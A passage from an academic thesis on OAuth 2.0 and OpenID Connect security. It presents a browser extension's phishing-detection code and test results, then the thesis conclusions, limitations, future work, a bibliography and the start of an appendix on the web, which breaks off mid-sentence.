10. Token Displayer⇌User. When the IdP tries to redirect the user agent back to the RP website, the Token Displayer intercepts the authorization response and displays the contents of the *id_token*, which is in the form of a JSON Web Token, to the user before releasing it to the RP.

```
1  // detecting phishing attack
2  var xhr = new XMLHttpRequest();
3  xhr.open("GET", reqToRP , true);
4  xhr.onreadystatechange = function() {
5      if (xhr.readyState == 4) {
6          var respURL = xhr.responseURL;
7          var respText = xhr.responseText;
8          if (respURL && !(respURL.indexOf("https://accounts.google.com/
               ServiceLogin") == 0) && !(respURL.indexOf("continue=https://
               accounts.google.com/o/oauth2/auth") > 0))
9          {
10             // warn the user there is a phishing attack and terminate.
11             document.title = "There is a phishing attack.";
12             document.write("<h1> Uni-IDM detects a phishing attack ... </
                   h1>");
13             ...
14         }
15     }
16 }
17 xhr.send();
```

Listing 8.2: Detecting a Phishing Attack

### 8.5.3 Testing the prototype

We tested the Uni-IDM prototype on 69 major RPs known to support the Authorization Code Flow [42]. 23 of them use the *href* attribute of the <*a*> tag to implement a Google Sign-in button (currently, the prototype only implements this method of detecting support for Google OpenID Connect, as described in section 8.5.2, step 3.a). The prototype successfully detects support for Google OpenID Connect for 19 of these 23 RPs. Of the other four, three do not include the "google" keyword in the *href* attribute of the <*a*> tag, and the other has two <*a*> tags containing the "google" keyword; in the latter case, the prototype cannot distinguish which of the two tags is used to render the Google Sign-in button.

| RP | Load Time (s) (Uni-IdM enabled) | | | | | **Average Load Time (s)** | Load Time (Uni-IDM disabled) | | | | | **Average Load Time (s)** |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | 1 | 2 | 3 | 4 | 5 | | 1 | 2 | 3 | 4 | 5 | |
| **Airbnb** | 1.64 | 1.39 | 1.32 | 1.40 | 1.20 | **1.39** | 1.53 | 1.36 | 1.37 | 1.28 | 1.33 | **1.37** |
| **Badoo** | 0.65 | 0.56 | 0.53 | 0.54 | 0.57 | **0.57** | 0.55 | 0.48 | 0.49 | 0.50 | 0.54 | **0.51** |
| **Telerik** | 2.83 | 3.33 | 2.42 | 1.84 | 1.81 | **2.45** | 2.29 | 2.42 | 1.99 | 1.66 | 1.91 | **2.1** |
| **Fanfiction** | 0.63 | 0.53 | 0.63 | 0.60 | 0.63 | **0.60** | 0.51 | 0.61 | 0.59 | 0.61 | 0.62 | **0.59** |
| **Gamespot** | 0.71 | 0.67 | 0.64 | 0.63 | 0.62 | **0.65** | 0.69 | 0.62 | 0.60 | 0.59 | 0.63 | **0.63** |

Table 8.1: Performance Test of Uni-IdM

We tested the phishing attack detection feature of Uni-IDM on the 19 RPs. Uni-IDM gave a false positive for only one RP (bbc.co.uk). The Uni-IDM phishing attack detection feature worked perfectly on the other 18 RP login pages. We also implemented a malicious RP which tries to redirect the user to a faked IdP; Uni-IDM successfully detected this attempted phishing attack and in every case reported the result to the user.

We also conducted a performance test on Uni-IDM. As Uni-IDM is implemented as a browser extension, which needs to scan every browser-rendered web page to discover whether the page supports OpenID Connect, it might affect the performance of the web browser (i.e. to slow the HTML load speed of the web browser). To check this, we therefore installed a Chrome extension, Page load time[4], to evaluate the RP login page load time when Uni-IDM is enabled and disabled. We randomly picked five RPs that are supported by Uni-IDM; for each selected RP, we first loaded its login page five times with Uni-IDM enabled, and then repeated the procedure with Uni-IDM disabled, in each case measuring the load time. The results are shown in table 8.1. The table shows that the difference in load time is typically a small fraction of a second, which is unlikely to be detectable by a user.

## 8.6 Properties of Uni-IDM

We now consider the benefits and limitations of Uni-IDM.

[4] https://chrome.google.com/webstore/detail/page-load-time/fploionmjgeclbkemipmkogoaohcdbig?hl=en

### 8.6.1 Defeating Phishing Attacks

Once an OpenID Connect identity management process is detected by Uni-IDM, it compares the URL which it stored previously with the URL of the IdP to which the UA is being redirected. If the two URLs have the same domain, then it submits the user's credential to the IdP on behalf of the user. Otherwise, Uni-IDM assumes that a malicious RP website is trying to redirect the user to an IdP under its control, and as a result Uni-IDM will terminate and warn the user that a possible phishing attack has been detected. This effectively mitigates the threat of a phishing attack aimed at redirecting the user's browser to a false IdP.

### 8.6.2 Usability

Most RPs put a specific IdP logo on their login page to indicate that they support use of that IdP. The user has to find the logo and click it in order to log in to the RP using OpenID Connect. RPs use a range of techniques to allow a user to log in to their websites through OpenID Connect, such as the use of an iframe or the opening of a new window. This downgrades the user experience because of the lack of a consistent login procedure.

This issue highlights a major practical advantage of the Uni-IDM approach, i.e. that it provides a consistent user experience through use of the card selector interface. Whenever a user visits an RP, Uni-IDM will scan the DOMs of the login page. If support for OpenID Connect is detected, Uni-IDM will trigger its card selector; as a result the user does not have to look through the website to find the IdP, and instead always interacts with the card selector. This improves the user experience for RP websites which support OpenID Connect, and also provides a consistent interface for the user. Uni-IDM also allows the user to choose the means of authentication to the RP. That is, if the Uni-IDM card selector is triggered and the user does not wish to log in to the RP website using OpenID Connect, the card selector allows the user to log in using the account name and password for this RP.

### 8.6.3 Limitations

Perhaps the most serious potential limitation of Uni-IDM relates to its ability to detect which IdPs are supported by an RP website. RPs implement support for OpenID Connect on their log in page in a range of ways, e.g. using various tags such as iframe, img, li, a. Strings included in the HTML which indicate support for OpenID Connect, such as *googleplus*, *gplus*, or *google*, also vary between sites. It is therefore difficult to devise heuristics for Uni-IDM which will correctly identify all RP websites supporting OpenID Connect. Devising such heuristics is also time-consuming, involving carefully examining the HTML produced by many different websites.

## 8.7 Concluding Remarks

As OpenID Connect depends on user agent redirections, a malicious service provider can easily redirect the user to a faked OpenID Provider that it controls. Uni-IDM reduces the risk of such phishing attacks using the uCard required field that contains the IdP's URL. Uni-IDM checks that the value in the field is equal to the redirect URL provided by the IdP; if they differ, Uni-IDM warns the user of a possible phishing attack and gives an option to terminate processing.

In this chapter, we have put forward a new scheme to integrate the OpenID Connect identity management system into Uni-IDM, a client-based identity management tool. The scheme, which is transparent to both RPs and IdPs, gives the user maximal transparency without the need to install any other identity management clients, and can detect phishing attacks. We have designed the Uni-IDM tool to maximise its portability and compatibility.

# Part IV

# Conclusions

# *Overview*

Part IV concludes the thesis by summarising the main contributions as well as highlighting possible areas for future work. This part of the thesis consists of a single chapter, chapter 9.

Chapter 9

# *Conclusion and Future Work*

## 9.1 Conclusions

In the first main part of the thesis, consisting of chapters 2 and 3, we gave background material and reviewed relevant literature. *Chapter* 2 outlined essential protocols and technologies which are used to power real world identity management systems. *Chapter* 3 described in detail the most widely used identity management systems, namely OAuth 2.0 and OpenID Connect 1.0.

In the second main part of the thesis, containing chapters 4-6, we considered security and privacy vulnerabilities in real world identity management systems, focussing in particular on OAuth 2.0 and OpenID Connect. In *Chapter* 4, we reviewed the known security and privacy issues in the OAuth 2.0 and OpenID Connect systems, and their real world implementations. We also reviewed known mitigations for the various security and privacy vulnerabilities in OAuth 2.0 and OpenID Connect. *Chapter* 5 described and analysed the findings of an empirical study into the security of OAuth 2.0-based identity management systems in China. This study involved a forensic examination of OAuth 2.0 implementation security for 10 major identity providers and 60 relying parties, all based in China. The study revealed three critical vulnerabilities present in multiple implementations, all of which could allow an attacker to control a victim user's account at a relying party without knowing the user's account name or password. We further proposed simple and practical recommendations for the affected identity providers and relying parties, designed to enable them to enhance the security of their OAuth 2.0 implementations. *Chapter* 6 described and analysed the findings of an empirical study into the security of Google's OpenID Connect identity management system. This study involved a forensic examination of 103 RP websites which support Google sign-in.

The study revealed widespread serious vulnerabilities of a number of types, many of which allow an attacker to log in to an RP website as a victim user. We also proposed practical recommendations for both RPs and IdPs to help improve the security of real world OpenID Connect systems. Much of the material in *Chapters* 5 and 6 has been published [41, 42].

Part III of the thesis is concerned with considering how to address the known security and privacy vulnerabilities in real world identity management systems, and in particular those in the two most widely used such systems, namely OAuth 2.0 and OpenID Connect. It contains two chapters. *Chapter* 7 reviews the known mitigations for the various security and privacy vulnerabilities in OAuth 2.0 and OpenID Connect. In particular, the chapter identifies shortcomings in existing mitigations which motivate the work described in chapter 8. *Chapter* 8 provides the detailed description of a client-based tool which is designed to mitigate phishing attacks and provide a consistent user experience.

We reported the issues we identified in the two empirical studies to the affected websites, and provided advice to help them fix the problem. In return, we got a lot of positive feedback and a number of messages of thanks from them. Some of the affected parties offered money for the contributions, although a few just ignored our reports. The research results present in this thesis have been published in a series of research papers (see section 1.6).

## 9.2 Limitations of the Empirical Studies

We now consider possible limitations of our two empirical studies.

### 9.2.1 Scale of the Studies

We examined the security of 60 of the RPs that implement support for the OAuth 2.0 service from the Alexa[1] list of the Top 200 Chinese Sites, and 10 major Chinese identity providers. We further studied the security of 103 RPs that support Google's OpenID Connect from the GTMetrix top 1000 Sites[2] providing services in

[1] http://www.alexa.com
[2] http://gtmetrix.com/top1000.html

English. Our studies only cover the tip of the iceberg of real-world implementations of OAuth 2.0 and OpenID Connect. This means that the evaluation results might not be generalisable to all IdPs and RPs.

### 9.2.2 Manual Analysis of the Data

Unlike the research described in [80] by Zhou and Evans, who designed an automatic vulnerability checker for RPs using Facebook OAuth 2.0, we manually analysed the browser relayed messages transferred between the RP and IdP and found new vulnerabilities both in OAuth 2.0 (see section 5.3) and OpenID Connect (see section 6.5). One limitation of an automated vulnerability checker is that it can only be used to detect known vulnerabilities. Manual analysis is time-consuming, and thus it is inappropriate for use in analysing large volumes of data; however, using manual analysis we were able to identify new vulnerabilities in real-world implementations of OAuth 2.0 and OpenID Connect.

### 9.2.3 Black-box Analysis

In our two empirical studies, we treated RPs and IdPs as black boxes (see section 5.5.1). Due to the inherent limitations of the black-box analysis approach, we acknowledge that the list of uncovered vulnerabilities is not complete, and we believe that other potential implementation flaws and attack vectors are likely to exist.

## 9.3 Possible Future Work

We conclude the thesis by highlighting possible areas for future work.

In order to address the limitations in the empirical studies, as described in section 9.2, we plan to conduct the following research.

- Design an automatic vulnerability scanner for RPs using Google OpenID Connect, and use the scanner to study the security of 10,000 popular websites from Alexa using Google OpenID Connect.
- Use white box analysis to study the security of OAuth 2.0 and OpenID Connect libraries developed by a range of widely used IdPs.

We also plan to explore the security of other real-world identity management systems, such as Shibboleth and SAML, using a similar methodology to that described in chapters 5 and 6. As Shibboleth[3] is one of the world's most deployed federated identity management systems, it is necessary to understand how secure implementations are.

Planned future work also includes integrating other identity management systems into Uni-IDM, as well as investigating how other OpenID Connect protocol flows can be incorporated into the scheme.

Further possible future work includes exploring possible solutions for the problems we identified in chapter 5 and 6, including investigating the possibility of a scheme which can mitigate the security and privacy issues that exist in the real world implementations of OAuth 2.0 and OpenID Connect.

[3] https://shibboleth.net

# *Bibliography*


[1] Haitham Al-Sinani. *Managing Identity Management Systems*. PhD thesis, 2012. https://pure.royalholloway.ac.uk/portal/files/8667681/2012_Al_Sinani_PhD.pdf. 32, 33, 34, 35, 36

[2] Haitham S. Al-Sinani and Chris J. Mitchell. A universal client-based identity management tool. In Svetla Petkova-Nikova, Andreas Pashalidis, and Günther Pernul, editors, *Public Key Infrastructures, Services and Applications - 8th European Workshop, EuroPKI 2011, Leuven, Belgium, September 15-16, 2011, Revised Selected Papers*, volume 7163 of *Lecture Notes in Computer Science*, pages 49–74. Springer, 2011. 124, 125, 126, 127, 130

[3] Nadhem J. AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the security of RC4 in TLS. In Samuel T. King, editor, *Proceedings of the 22th USENIX Security Symposium, Washington, DC, USA, August 14-16, 2013*, pages 305–320. USENIX Association, 2013. 20

[4] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 526–540. IEEE Computer Society, 2013. 20

[5] Christopher Allen and Tim Dierks (editors). RFC 2246: The TLS protocol version 1.0. 1999. https://tools.ietf.org/html/rfc2246. 20

[6] Waleed A Alrodhan. Privacy and practicality of identity management systems. 2010. https://www.ma.rhul.ac.uk/static/techrep/2010/RHUL-MA-2010-14.pdf. 33

[7] APWG. Phishing activity trends report. 2016. https://docs.apwg.org/reports/apwg_trends_report_q1_2016.pdf. 28, 29

[8] Rafay Baloch. Android browser same origin policy bypass. 2014. http://www.rafayhackingarticles.net/2014/08/android-browser-same-origin-policy.html. 104

[9] Adam Barth. RFC 6265: HTTP state management mechanism. 2015. https://tools.ietf.org/html/rfc6265. 16

[10] Adam Barth, Collin Jackson, and John C Mitchell. Robust defenses for cross-site request forgery. In Peng Ning, Paul F. Syverson, and Somesh Jha, editors, *Proceedings of the 2008 ACM Conference on Computer and Communications Security, CCS 2008, Alexandria, Virginia, USA, October 27-31, 2008*, pages 75–88. ACM, 2008. 27, 100, 109

[11] Mike Belshe, Martin Thomson, and Roberto Peon (editors). RFC 7540: Hypertext transfer protocol version 2 – HTTP/2. May 2015. https://tools.ietf.org/html/rfc7540. 14

[12] Tim Berners-Lee, Roy Fielding, and Henrik Frystyk (editors). RFC 1945: Hypertext transfer protocol – HTTP/1.0. May 1996. https://tools.ietf.org/html/rfc1945. 14

[13] Tim Bray, Jean Paoli, C.M. Sperberg-McQueen, and Eve Maler (editors). Extensible Markup Language (XML) 1.0 (fifth edition). 2008. http://www.w3.org/TR/REC-xml/. 20

[14] Tim Bray (editor). RFC 7159: The JavaScript Object Notation (JSON) data interchange format. 2014. https://tools.ietf.org/html/rfc7159. 21

[15] Jesse Burns. Cross site reference forgery: An introduction to a common web application weakness. *Security Partners*, 2005. http://dl.packetstormsecurity.net/papers/web/XSRF_Paper.pdf. 27

[16] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings of the 42nd Annual Symposium on Foundations*

*of Computer Science, FOCS 2001, 14-17 October 2001, Las Vegas, Nevada, USA*, pages 136–145. IEEE Computer Society, 2001. 62

[17] David Chappell. Introducing Windows CardSpace. 2006. http://msdn.microsoft.com/en-us/library/aa480189.aspx. 1, 32, 37, 124, 125

[18] Suresh Chari, Charanjit S Jutla, and Arnab Roy. Universally composable security analysis of OAuth v2.0. *IACR Cryptology ePrint Archive*, 2011:526, 2011. 62

[19] Eric Y. Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher, and Patrick Tague. OAuth demystified for mobile application developers. In Gail-Joon Ahn, Moti Yung, and Ninghui Li, editors, *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, November 3-7, 2014*, pages 892–903. ACM, 2014. 64, 87

[20] Jan De Clercq. Single sign-on architectures. In George I. Davida, Yair Frankel, and Owen Rees, editors, *Infrastructure Security, International Conference, InfraSec 2002 Bristol, UK, October 1-3, 2002, Proceedings*, volume 2437 of *Lecture Notes in Computer Science*, pages 40–58. Springer, 2002. 34

[21] Breno de Medeiros, Naveen Agarwal, Nat Sakimura, John Bradley, and Michael B. Jones. OpenID Connect Session Management. 2014. http://openid.net/specs/openid-connect-session-1_0.html. 110

[22] Philippe De Ryck, Lieven Desmet, Wouter Joosen, and Frank Piessens. Automatic and precise client-side protection against CSRF attacks. In Vijay Atluri and Claudia Díaz, editors, *Computer Security - ESORICS 2011 - 16th European Symposium on Research in Computer Security, Leuven, Belgium, September 12-14, 2011. Proceedings*, volume 6879 of *Lecture Notes in Computer Science*, pages 100–116. Springer, 2011. 27

[23] David L Dill. The mur*phi* verification system. In Rajeev Alur and Thomas A. Henzinger, editors, *Computer Aided Verification, 8th International Conference, CAV '96, New Brunswick, NJ, USA, July 31 - August 3, 1996, Proceedings*, vol-

ume 1102 of *Lecture Notes in Computer Science*, pages 390–393. Springer, 1996. 63

[24] Daniel Fett, Ralf Kuesters, and Guido Schmitz. A comprehensive formal security analysis of oauth 2.0. *arXiv preprint arXiv:1601.01229*, 2016. 2

[25] Roy Fielding, Jim Gettys, Jeffrey Mogul, Henrik Frystyk, Larry Masinter, Paul Leach, and Tim Berners-Lee. RFC 2616: Hypertext transfer protocol–HTTP/1.1, 1999. https://tools.ietf.org/html/rfc2616. 13, 14, 15, 18

[26] Dinei A. F. Florêncio and Cormac Herley. A large-scale study of web password habits. In Carey L. Williamson, Mary Ellen Zurko, Peter F. Patel-Schneider, and Prashant J. Shenoy, editors, *Proceedings of the 16th International Conference on World Wide Web, WWW 2007, Banff, Alberta, Canada, May 8-12, 2007*, pages 657–666. ACM, 2007. 1, 31

[27] Christina Garman, Kenneth G. Paterson, and Thyla Van der Merwe. Attacks only get better: Password recovery attacks against RC4 in TLS. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015.*, pages 113–128. USENIX Association, 2015. 20

[28] Dick Hardt (editor). RFC 6749: The OAuth 2.0 authorization framework. October 2012. http://tools.ietf.org/html/rfc6749. 1, 2, 32, 37, 38, 40, 44, 55, 62, 68, 69

[29] Kipp E.B. Hickman. The SSL protocol. *Netscape Communications Corp*, 1995. http://tools.ietf.org/pdf/draft-hickman-netscape-ssl-00.pdf. 20

[30] Ian Hickson (editor). HTML5 Web Messaging. 2012. http://www.w3.org/TR/2012/WD-webmessaging-20120313/. 25

[31] Daniel Jackson. Alloy 4.1. 2010. http://alloy.mit.edu/community/. 62

[32] Pita Jarupunphol. A critical analysis of 3-d secure. In *Proceedings of the 3rd Electronic Commerce Research and Development (E-COM-3)*, pages 87–94, Gdansk, Poland, 2003. http://dl.dropboxusercontent.com/u/13748701/pita_jarupunphol_3Dsecure_final.pdf. 2

[33] Michael Jones, Nat Sakimura, and John Bradley. RFC 7519: JSON Web Token (JWT). 2015. https://tools.ietf.org/html/rfc7519. 22, 45

[34] Michael B. Jones and Dick Hardt (editors). RFC 6750: The OAuth 2.0 authorization framework: Bearer token usage. 2012. https://tools.ietf.org/html/rfc6750. 97

[35] Nenad Jovanovic, Engin Kirda, and Christopher Kruegel. Preventing cross site request forgery attacks. In *Second International Conference on Security and Privacy in Communication Networks and the Workshops, SecureComm 2006, Baltimore, MD, Aug. 28 2006 - September 1, 2006*, pages 1–10. IEEE, 2006. 27, 109

[36] Chris Karlof, Umesh Shankar, J. D. Tygar, and David Wagner. Dynamic pharming attacks and locked same-origin policies for web browsers. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 58–71, New York, NY, USA, 2007. ACM. 165

[37] Engin Kirda, Christopher Krügel, Giovanni Vigna, and Nenad Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In Hisham Haddad, editor, *Proceedings of the 2006 ACM Symposium on Applied Computing (SAC), Dijon, France, April 23-27, 2006*, pages 330–337. ACM, 2006. 104

[38] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. On the security of the TLS protocol: A systematic analysis. In Ran Canetti and Juan A. Garay, editors, *Advances in Cryptology - CRYPTO 2013 - 33rd Annual Cryptology Conference, Santa Barbara, CA, USA, August 18-22, 2013. Proceedings, Part I*, volume 8042 of *Lecture Notes in Computer Science*, pages 429–448. Springer, 2013. 20

[39] John Leach. Improving user security behaviour. *Computers & Security*, 22(8):685–692, 2003. 2

[40] Wanpeng Li and Chris J. Mitchell. Security issues in OAuth 2.0 SSO implementations. In Sherman S. M. Chow, Jan Camenisch, Lucas Chi Kwong Hui, and Siu-Ming Yiu, editors, *Information Security - 17th International Conference, ISC 2014, Hong Kong, China, October 12-14, 2014. Proceedings*, volume 8783 of *Lecture Notes in Computer Science*, pages 529–541. Springer, 2014. 67, 87

[41] Wanpeng Li and Chris J. Mitchell. Addressing threats to real-world identity management systems. In Helmut Reimer, Norbert Pohlmann, and Wolfgang Schneider, editors, *ISSE 2015 - Highlights of the Information Security Solutions Europe 2015 Conference, Berlin, Germany, November 1-2, 2015*, pages 251–259. Springer, 2015. 67, 87, 150

[42] Wanpeng Li and Chris J. Mitchell. Analysing the security of Google's implementation of OpenID Connect. In Juan Caballero, Urko Zurutuza, and Ricardo J. Rodríguez, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 13th International Conference, DIMVA 2016, San Sebastián, Spain, July 7-8, 2016, Proceedings*, volume 9721 of *Lecture Notes in Computer Science*, pages 357–376. Springer, 2016. 87, 140, 150

[43] Torsten Lodderstedt, Mark McGloin, and Phil Hunt. RFC 6819: OAuth 2.0 threat model and security considerations. 2013. `http://tools.ietf.org/html/rfc6819`. 2, 56, 58, 59, 60, 61, 62, 87

[44] Christian Ludl, Sean McAllister, Engin Kirda, and Christopher Kruegel. On the effectiveness of techniques to detect phishing sites. In Bernhard M. Hämmerli and Robin Sommer, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment, 4th International Conference, DIMVA 2007, Lucerne, Switzerland, July 12-13, 2007, Proceedings*, volume 4579 of *Lecture Notes in Computer Science*, pages 20–39. Springer, 2007. 28, 29

[45] Ziqing Mao, Ninghui Li, and Ian Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In Roger Dingledine and Philippe Golle, editors, *Financial Cryptography and Data Security, 13th International Conference, FC 2009, Accra Beach, Barbados, February 23-26, 2009. Re-*

*vised Selected Papers*, volume 5628 of *Lecture Notes in Computer Science*, pages 238–255. Springer, 2009. 27, 109

[46] Larry Masinter, Tim Berners-Lee, and Roy T Fielding. RFC 3986: Uniform resource identifier (URI): Generic syntax. 2005. https://www.ietf.org/rfc/rfc3986.txt. 14, 17

[47] Vladislav Mladenov, Christian Mainka, Julian Krautwald, Florian Feldmann, and Jörg Schwenk. On the security of modern Single Sign-On protocols: OpenID Connect 1.0. *CoRR*, abs/1508.04324, 2015. 65

[48] RL Morgan, Scott Cantor, Steven Carmody, Walter Hoehn, and Ken Klingenstein. Federated security: The Shibboleth approach. *Educause Quarterly*, 27(4):12–17, 2004. 2, 36, 42, 48, 69, 125

[49] Yacin Nadji, Prateek Saxena, and Dawn Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2009, San Diego, California, USA, 8th February - 11th February 2009*. The Internet Society, 2009. 104

[50] Tom Negrino and Dori Smith. *JavaScript and Ajax for the Web: Visual QuickStart Guide*. Peachpit Press, 2008. 18, 24

[51] Gavin Nicol, Lauren Wood, Mike Champion, and Steve Byrne (editors). Document object model (DOM) level 3 core specification. *W3C Working Draft*, 13:1–146, 2001. 24

[52] OWASP. Cross-site scripting (XSS). 2016. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS). 29

[53] OWASP Foundation. Owasp top ten project. 2013. https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013. 27, 29, 108

[54] Suhas Pai, Yash Sharma, Sunil Kumar, Radhika M Pai, and Sanjay Singh. Formal verification of OAuth 2.0 using Alloy framework. In *Proceedings of the International Conference on Communication Systems and Network Technologies (CSNT), 2011*, pages 655–659. IEEE, 2011. 2, 62, 87

[55] Andreas Pashalidis and Chris J. Mitchell. Single Sign-On using trusted platforms. In Colin Boyd and Wenbo Mao, editors, *Information Security, 6th International Conference, ISC 2003, Bristol, UK, October 1-3, 2003, Proceedings*, volume 2851 of *Lecture Notes in Computer Science*, pages 54–68. Springer, 2003. 34

[56] Andreas Pashalidis and Chris J. Mitchell. A taxonomy of Single Sign-On systems. In Reihaneh Safavi-Naini and Jennifer Seberry, editors, *Information Security and Privacy, 8th Australasian Conference, ACISP 2003, Wollongong, Australia, July 9-11, 2003, Proceedings*, volume 2727 of *Lecture Notes in Computer Science*, pages 249–264. Springer, 2003. 34

[57] Kenneth G. Paterson and Nadhem J. AlFardan. Plaintext-recovery attacks against datagram TLS. In *19th Annual Network and Distributed System Security Symposium, NDSS 2012, San Diego, California, USA, February 5-8, 2012*. The Internet Society, 2012. 20

[58] Dave Raggett, Arnaud Le Hors, and Ian Jacobs (editors). HTML 4.01 specification. *W3C recommendation*, 24, 1999. http://www.w3.org/TR/html4/. 18, 19

[59] David Recordon and Brad Fitzpatrick. OpenID authentication 2.0 — final. 2007. http://openid.net/specs/openid-authentication-2_0.html. 1, 2, 32, 44, 125

[60] Eric Rescorla. The Transport Layer Security (TLS) protocol version 1.3. 2016. https://tlswg.github.io/tls13-spec/. 20

[61] Nat Sakimura, John Bradley, Michael Jones, Breno de Medeiros, and Mortimore Chuck. Openid connect core 1.0. 2014. http://openid.net/specs/openid-connect-core-1_0.html. 1, 2, 32, 44, 46, 88, 89, 100, 108

[62] Cantor Scott, John Kemp, Rob Philpott, and Eve Maler. Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0. 2005. http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf. 48, 69

[63] Hossain Shahriar and Mohammad Zulkernine. Client-side detection of cross-site request forgery attacks. In *IEEE 21st International Symposium on Software Reliability Engineering, ISSRE 2010, San Jose, CA, USA, 1-4 November 2010*, pages 358–367. IEEE Computer Society, 2010. 27

[64] Ethan Shernan, Henry Carter, Dave Tian, Patrick Traynor, and Kevin R. B. Butler. More guidelines than rules: CSRF vulnerabilities from noncompliant OAuth 2.0 implementations. In Magnus Almgren, Vincenzo Gulisano, and Federico Maggi, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 12th International Conference, DIMVA 2015, Milan, Italy, July 9-10, 2015, Proceedings*, volume 9148 of *Lecture Notes in Computer Science*, pages 239–260. Springer, 2015. 64

[65] Quinn Slack and Roy Frostig. Murphi analysis of OAuth 2.0 implicit grant flow. 2011. http://www.stanford.edu/class/cs259/WWW11/. 2, 63, 87

[66] Sooel Son and Vitaly Shmatikov. The postman always rings twice: Attacking and defending postmessage in HTML5 websites. In *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*. The Internet Society, 2013. 25

[67] William Stallings. *Network Security Essentials - Applications and Standards (4. ed., internat. ed.)*. Pearson Education, 2010. 21

[68] San-Tsai Sun and Konstantin Beznosov. The devil is in the (implementation) details: An empirical analysis of OAuth SSO systems. In Ting Yu, George Danezis, and Virgil D. Gligor, editors, *the ACM Conference on Computer and Communications Security, CCS '12, Raleigh, NC, USA, October 16-18, 2012*, pages 378–390. ACM, 2012. 63, 72, 87, 94, 100, 103, 114

[69] Sanna Suoranta, Asko Tontti, Joonas Ruuskanen, and Tuomas Aura. Logout in single sign-on systems. In Simone Fischer-Hübner, Elisabeth de Leeuw, and Chris Mitchell, editors, *Policies and Research in Identity Management - Third IFIP WG 11.6 Working Conference, IDMAN 2013, London, UK, April 8-9, 2013. Proceedings*, volume 396 of *IFIP Advances in Information and Communication Technology*, pages 147–160. Springer, 2013. 34

[70] Bart van Delft and Martijn Oostdijk. A security analysis of OpenID. In Elisabeth de Leeuw, Simone Fischer-Hübner, and Lothar Fritsch, editors, *Policies and Research in Identity Management - Second IFIP WG 11.6 Working Conference, IDMAN 2010, Oslo, Norway, November 18-19, 2010. Proceedings*, volume 343 of *IFIP Advances in Information and Communication Technology*, pages 73–84. Springer, 2010. 100

[71] Anne van Kesteren (editor). XMLHttpRequest. 2016. https://xhr.spec.whatwg.org. 26

[72] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Krügel, and Giovanni Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2007, San Diego, California, USA, 28th February - 2nd March 2007*. The Internet Society, 2007. 104

[73] Hui Wang, Yuanyuan Zhang, Juanru Li, Hui Liu, Wenbo Yang, Bodong Li, and Dawu Gu. Vulnerability assessment of oauth implementations in android applications. In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, pages 61–70, New York, NY, USA, 2015. ACM. 64

[74] Rui Wang, Shuo Chen, and XiaoFeng Wang. Signing me onto your accounts through facebook and google: A traffic-guided security study of commercially deployed single-sign-on web services. In *IEEE Symposium on Security and Privacy, SP 2012, 21-23 May 2012, San Francisco, California, USA*, pages 365–379. IEEE Computer Society, 2012. 63, 72, 87, 94, 114

[75] Gary Wassermann and Zhendong Su. Static detection of cross-site scripting vulnerabilities. In Wilhelm Schäfer, Matthew B. Dwyer, and Volker Gruhn, editors, *30th International Conference on Software Engineering (ICSE 2008), Leipzig, Germany, May 10-18, 2008*, pages 171–180. ACM, 2008. 104

[76] OAuth Core Workgroup. OAuth Core 1.0. December 2007. http://oauth.net/core/1.0/. 37

[77] Ronghai Yang, Guanchen Li, Wing Cheong Lau, Kehuan Zhang, and Pili Hu. Model-based security testing: An empirical study on oauth 2.0 implementations. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, AsiaCCS 2016, Xi'an, China, May 30 - June 3, 2016*, pages 651–662, 2016. 64

[78] Chuan Yue. The Devil Is Phishing: Rethinking Web Single Sign-On Systems Security. In *LEET*, 2013. 56

[79] William Zeller and Edward W Felten. Cross-site request forgeries: Exploitation and prevention. *Bericht, Princeton University*, 2008. 27, 109

[80] Yuchen Zhou and David Evans. SSOScan: Automated testing of web applications for Single Sign-On vulnerabilities. In Kevin Fu and Jaeyeon Jung, editors, *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014.*, pages 495–510. USENIX Association, 2014. 63, 87, 151

Appendix A

# *Appendix*

## A.1 The World Wide Web

The World Wide Web (WWW), also known as the Web, is a large-scale distributed application in which documents and other web resources are identified by URLs, interlinked by hypertext links, and can be accessed via the Internet. The WWW was invented by Berners-Lee in 1989[1]. Berners-Lee wrote the first web browser in 1990 while employed at CERN in Switzerland[2].

### A.1.1 Web Browsers

A web browser (commonly referred to as a browser) is a software application for retrieving, presenting, and traversing information resources on the World Wide Web. An information resource is identified by a URL and could be a web page, image, video or other piece of content. Hyperlinks present in resources enable easy browser navigation to related resources[3].

Although browsers are primarily intended to be used to access the World Wide Web, they can also be used to access information provided by web servers in private networks or files in file systems.

Examples of web browsers include Firefox, Internet Explorer, Google Chrome, Opera, and Safari.

### A.1.2 Same-origin Policy

The same-origin policy (SOP) [36] is a security mechanism applied by modern browsers to prevent scripts contained in a document from accessing resources from

